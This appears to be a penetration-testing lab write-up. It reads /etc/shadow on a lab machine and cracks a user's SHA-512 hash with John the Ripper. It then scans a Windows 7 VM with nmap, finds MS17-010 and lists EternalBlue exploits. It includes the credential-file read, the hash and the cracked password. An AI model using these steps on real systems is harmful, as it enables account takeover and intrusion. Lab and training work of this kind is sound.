brltty.conf                     ld.so.conf              rsyslog.d
ca-certificates                 ld.so.conf.d            sane.d
ca-certificates.conf            legal                   securetty
ca-certificates.conf.dpkg-old   libao.conf             security
calendar                        libaudit.conf           selinux
chatscripts                     libnl-3                 sensors3.conf
compizconfig                    libpaper.d              sensors.d
console-setup                   libreoffice             services
cracklib                        lightdm                 sgml
cron.d                          lintianrc               shadow
cron.daily                      locale.alias            shadow-
cron.hourly                     locale.alias.dpkg-new   shells
cron.monthly                    locale.gen              signond.conf
crontab                         localtime               signon-ui
cron.weekly                     logcheck                skel
cups                            login.defs              speech-dispatcher
cupshelpers                     logrotate.conf          ssh
dbus-1                          logrotate.d             ssl
dconf                           lsb-release             subgid
debconf.conf                    ltrace.conf             subgid-
debian_version                  machine-id              subuid
default                         magic                   subuid-
deluser.conf                    magic.dpkg-new          sudoers
depmod.d                        magic.mime              sudoers.d
```

Now lets use cat command to check the content of the shadow file

```
root@vtcsec:/etc# cat shadow
cat shadow
root:!:17484:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
root@vtcsec:/etc#
```

We can see that there are several usernames and passwords with a hash value i.e in the encrypted format the hash value for accessing this shadow file you require root previlage

Now we have the password in the hashed format we need to crack the password

marlinspike:6wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::


we have to use the utility john or John the Ripper its an offline password cracking tool we can pass the hash value to john.


```
┌──(kali㉿kali)-[~]
└─$ john hash-ubnt-lab
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

┌──(kali㉿kali)-[~]
└─$ sudo nano hash-ubnt-lab-01

┌──(kali㉿kali)-[~]
└─$ john hash-ubnt-lab-01
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2023-09-26 06:56) 100.0g/s 800.0p/s 800.0c/s 800.0C/s marlinspike..marlin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$
```

You can observe from the above image that username and password orange arrow pointing is password and blue arrow is the username


Mettu Siddhartha

Username and Password is same





2) Windows 7 Professional Lab Vulnerability Assessment report



Ensure that both the win-7 and kali machines are connected to NAT adapter.
So, Now both are connected via NAT adapter let's start compromising the win-7 windows
First step is to find the IP address of the WIN-7 machine for this we are going to one of the two commands netdiscover or arpscan

```
kali@kali: ~
kali@kali: ~ 116x47
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:bb:dc:ca, IPv4: 192.168.70.131
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.70.1    00:50:56:c0:00:08       (Unknown)
192.168.70.2    00:50:56:f5:5e:20       (Unknown)
192.168.70.133  00:0c:29:37:f5:f0       (Unknown)
192.168.70.254  00:50:56:e0:23:ac       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.226 seconds (115.00 hosts/sec). 4 responded

┌──(kali㉿kali)-[~]
└─$
```


From the above arp scan we got 4 IP addresses

192.168.70.1 00:50:56:c0:00:08 (Unknown)
192.168.70.2 00:50:56:f5:5e:20 (Unknown)
192.168.70.133 00:0c:29:37:f5:f0 (Unknown)
192.168.70.254 00:50:56:e0:23:ac (Unknown)

Where the below IP addresses belong to

192.168.70.1 - this IP is the NAT adapter or the default gateway

192.168.70.2 - person who is trying to exchange the IP address

In order to find the IP of win7 lets to nmap scan to find the OS for which I am going to use -O flag

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.70.133
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-29 03:19 EDT
Nmap scan report for 192.168.70.133
Host is up (0.0061s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 00:0C:29:37:F5:F0 (VMware)
Device type: general purpose|media device
Running: Microsoft Windows 2008|10|7|8.1, Microsoft embedded
OS CPE: cpe:/o:microsoft:windows_server_2008::sp2 cpe:/o:microsoft:windows_10 cpe:/h:microsoft:xbox_one cpe:/o:micro
soft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Server 2008 SP2 or Windows 10 or Xbox One, Microsoft Windows 7 SP0 - SP1, Windows Serv
er 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.65 seconds
```

After doing nmap OS scan we found that IP 192.168.70.133 belong to windows now we have the IP address of the windows-7 now lets check service and version enumeration do this with aggressive scan which represents OS, service and script detection.

-A: Enable OS detection, version detection, script scanning, and traceroute

-sV: Probe open ports to determine service/version info

-v: Increase verbosity level (using -vv or more for greater effect)

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -A -vv -oN win7/win7nmap-report.txt  192.168.70.133
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-29 03:27 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 03:27
Completed NSE at 03:27, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 03:27
Completed NSE at 03:27, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 03:27
Completed NSE at 03:27, 0.00s elapsed
Initiating ARP Ping Scan at 03:27
Scanning 192.168.70.133 [1 port]
Completed ARP Ping Scan at 03:27, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:27
Completed Parallel DNS resolution of 1 host. at 03:27, 0.02s elapsed
Initiating SYN Stealth Scan at 03:27
Scanning 192.168.70.133 [1000 ports]
Discovered open port 139/tcp on 192.168.70.133
Discovered open port 135/tcp on 192.168.70.133
Discovered open port 445/tcp on 192.168.70.133
Discovered open port 49154/tcp on 192.168.70.133
Discovered open port 49152/tcp on 192.168.70.133
Discovered open port 49153/tcp on 192.168.70.133
Discovered open port 49156/tcp on 192.168.70.133
Discovered open port 49155/tcp on 192.168.70.133
Completed SYN Stealth Scan at 03:27, 1.45s elapsed (1000 total ports)
Initiating Service scan at 03:27
Scanning 8 services on 192.168.70.133
Service scan Timing: About 50.00% done; ETC: 03:29 (0:00:53 remaining)
Completed Service scan at 03:28, 58.62s elapsed (8 services on 1 host)
Initiating OS detection (try #1) against 192.168.70.133
NSE: Script scanning 192.168.70.133.
NSE: Starting runlevel 1 (of 3) scan.
```

Nmap 7.94 scan initiated Fri Sep 29 03:27:52 2023 as: nmap -sV -A -vv -oN win7/win7nmap-report.txt 192.168.70.133

Nmap scan report for 192.168.70.133

Host is up, received arp-response (0.0020s latency).

Scanned at 2023-09-29 03:27:53 EDT for 67s

Not shown: 992 closed tcp ports (reset)

PORT STATE SERVICE REASON VERSION

135/tcp open msrpc syn-ack ttl 128 Microsoft Windows RPC

139/tcp open netbios-ssn syn-ack ttl 128 Microsoft Windows netbios-ssn

445/tcp open @ syn-ack ttl 128 Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)

```
49152/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49153/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49154/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49155/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49156/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 00:0C:29:37:F5:F0 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2,
Windows 8, or Windows 8.1 Update 1
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=9/29%OT=135%CT=1%CU=40445%PV=Y%DS=1%DC=D%G=Y%M
=000C29%
OS:TM=65167CBC%P=x86_64-pc-linux-gnu)SEQ(SP=FB%GCD=1%ISR=10C%TI=I%CI=I%II=I
OS:%SS=S%TS=7)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=
M5B4NW8S
OS:T11%O5=M5B4NW8ST11%O6=M5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000
%W5=20
OS:00%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y
%DF=Y%T=8
OS:0%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%
RD=0%Q=)T3(
OS:R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=
0%S=A%A=O%F
OS:=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6
(R=Y%DF=Y%
OS:T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+
%F=AR%O=%RD
OS:=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G
%RUD=G)IE
OS:(R=Y%DFI=N%T=80%CD=Z)

Uptime guess: 0.014 days (since Fri Sep 29 03:08:23 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=251 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
|_clock-skew: mean: 12h09m59s, deviation: 2h53m12s, median: 10h29m59s
| smb2-time:
|   date: 2023-09-29T17:58:55
|_  start_date: 2023-09-29T17:39:09
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Jon-PC
|   NetBIOS computer name: JON-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-09-29T12:58:55-05:00
```

```
| nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:37:f5:f0
(VMware)
| Names:
|   JON-PC<00>          Flags: <unique><active>
|   WORKGROUP<00>       Flags: <group><active>
|   JON-PC<20>          Flags: <unique><active>
|   WORKGROUP<1e>       Flags: <group><active>
|   WORKGROUP<1d>       Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| Statistics:
|   00:0c:29:37:f5:f0:00:00:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_  00:00:00:00:00:00:00:00:00:00:00:00:00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 24756/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 57146/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 61334/udp): CLEAN (Failed to receive data)
|   Check 4 (port 60486/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked

TRACEROUTE
HOP RTT     ADDRESS
1   2.01 ms 192.168.70.133

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Sep 29 03:29:00 2023 -- 1 IP address (1 host up) scanned in 68.18 seconds
```

this is the full report for the above mentioned scan we can observe that there are only 8 ports open from 1st 1000 ports now lets extract the useful information from the above report

```
Nmap scan report for 192.168.70.133
PORT      STATE SERVICE     REASON          VERSION
135/tcp   open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  @           syn-ack ttl 128 Windows 7 Professional 7601 Service Pack 1 microsoft-ds
(workgroup: WORKGROUP)
49152/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49153/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49154/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49155/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49156/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
```

This is the useful information we gathered which we can use to compromise the win7 system we can further segregate the information if you take a good look at this first port it got replicated again so we can remove those

Nmap scan report for 192.168.70.133

```
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional
```

135,139,445 these three ports are opened now let's perform another scan

└─$ sudo nmap -sV -p135,139,445 -vv --script vuln 192.168.70.133 -oN win7/vuln-script.txt

We have done a script scanning based on vulnerability

Cd /usr/nmap/scripts at this location there are several scripts we are going to need vuln scripts

This is the information retrived from the above scan

```
# Nmap 7.94 scan initiated Fri Sep 29 04:26:57 2023 as: nmap -sV -p135,139,445 -vv --script vuln -oN win7/vuln-script.txt 192.168.70.133
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.70.133
Host is up, received arp-response (0.0014s latency).
Scanned at 2023-09-29 04:27:31 EDT for 13s

PORT    STATE SERVICE      REASON         VERSION
135/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds syn-ack ttl 128 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:37:F5:F0 (VMware)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_smb-vuln-ms10-054: false
```

|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED


Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Fri Sep 29 04:27:44 2023 -- 1 IP address (1 host up) scanned in 47.09 seconds

Port 445 is used for active directory
Port 139 NetBios and Port 135 is Nmap pointer there no much use with these two ports so lets eliminate the above two ports.
now let's segregate the useful information from the above report
Nmap scan report for 192.168.70.133
PORT STATE SERVICE VERSION
445/tcp open microsoft-ds Microsoft Windows 7
Host script results:
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
|
| Disclosure date: 2017-03-14
We have initiated nmap scan lab discovered 3 different ports when we ran vulnerability scan we found port number 445 is a tcp port in the open state and it contains a vulnerability which leads the attacker to execute the remote code execution inside the Windows 7 machine.
In the above report it shows that we can do a remote code execution vulnerability in Microsoft samba ms17-010 -exploit
Using ms17-010 -exploit exploit we start exploiting the windows-7 machine using msfconsole first use searchsploit

```
kali@kali: ~ 117x47
┌──(kali㉿kali)-[~]
└─$ searchsploit ms17-010
------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------- ---------------------------------
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote | windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)      | windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)   | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Ex | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (M | windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution | windows_x86-64/remote/41987.py
------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ S
```


Using searchsploit for the above vulnerability it shows it is present in Metasploit so we are going to use msfconsole

If you search ms17-010 exploit in google it will redirect you to the website. This website gives the details how to exploit the above vulnerability.
https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue/



